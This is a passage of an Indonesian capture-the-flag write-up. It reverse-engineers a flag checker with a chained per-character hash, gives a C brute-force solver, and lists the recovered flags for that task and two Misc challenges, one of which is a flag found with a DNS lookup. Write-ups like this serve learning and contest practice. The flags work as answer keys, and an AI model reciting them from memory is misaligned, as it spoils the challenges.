
3 blok yang memanggil puts pada akhir program untuk status pengecekan flag, pada blok pertama paling kiri memiliki parent node untuk pengecekan panjang flag.



Dari gambar tersebut terlihat jelas, panjang flag harus 35 byte. Lanjut pada blok selanjutnya.




Dapat terlihat juga buffer yang di input tadi dijadikan sebuah argumen ke sebuah fungsi yang setelah di analisa merupakan fungsi untuk menghitung hash per karakter dari buffer. Hash lalu di compare pada string konstan di 0x5C0 (vaddr) atau 0x4C0 (paddr). Fungsi **hash_per_char**.



Dapat terlihat juga pada blok fungsi tersebut, hash dihitung dengan cara:

1. Init = 0
2. hash_output = “”
3. For c in buffer:
    a. hash_output += hash(c + Init)
    b. Init = c



Hash dengan ror/rol(?) 16 bit `(tmp ^ (1<<i) ^ (0x8000>>i))`

Dengan begitu flag hanya perlu di-bruteforce dengan memetakan hash dari karakter 0-255. Berikut solvernya,


```c
#include <stdio.h>
#include <stdint.h>

#define _BUFFER_SIZE 35
const uint16_t buffer[_BUFFER_SIZE] = {
 0xe96f, 0xf9cf, 0x06af, 0x07bf, 0x078f, 0xe9bf, 0xe66f, 0x071f,
 0xeb8f, 0xeadf, 0x07af, 0x07ff, 0x02ff, 0x023f, 0x073f, 0x046f,
 0xe62f, 0xe6ef, 0xe6ef, 0xe62f, 0xea8f, 0xeb5f, 0x043f, 0xeacf,
 0xed3f, 0xeacf, 0x07df, 0x040f, 0x06df, 0xeadf, 0xeb8f, 0x07ef,
 0xea9f, 0xeb6f, 0x025f
};
```

```
unsigned short hash(int a) {
 unsigned short tmp = a << 4;
 for (int i = 0; i < 8; ++i) {
   tmp += (unsigned short)(0x7762);
   tmp ^= (unsigned short)(1 << i);
   tmp ^= (unsigned short)((unsigned short)0x8000 >> i);
 }
 return tmp;
}

unsigned short brute[256] = {0};

int main(int argc, char const *argv[]) {
 for (int i = 0; i < 256; ++i)
   brute[i] = hash(i);
 int tmp = 0;
 for (int j = 0; j < 35; ++j)
   for (int i = 0; i < 256; ++i)
     if (brute[i] == buffer[j]) {
       printf("%c", i - tmp);
       tmp = i - tmp;
       break;
     }
}
```

Flag : Arkav6{c4n_you_r3v3r5e_D0s_pr0gr4m}

Misc


Free Flag (25 pts)



Flag : Arkav6{J@ng4n_Ru5uH_Eyy}

Dari Nama Saya (50 pts)

Diberikan gambar Man digging. Gunakan perintah dig dan dapatkan flagnya.



Flag : Arkav6{fl4g_is_in_dns_r3cord}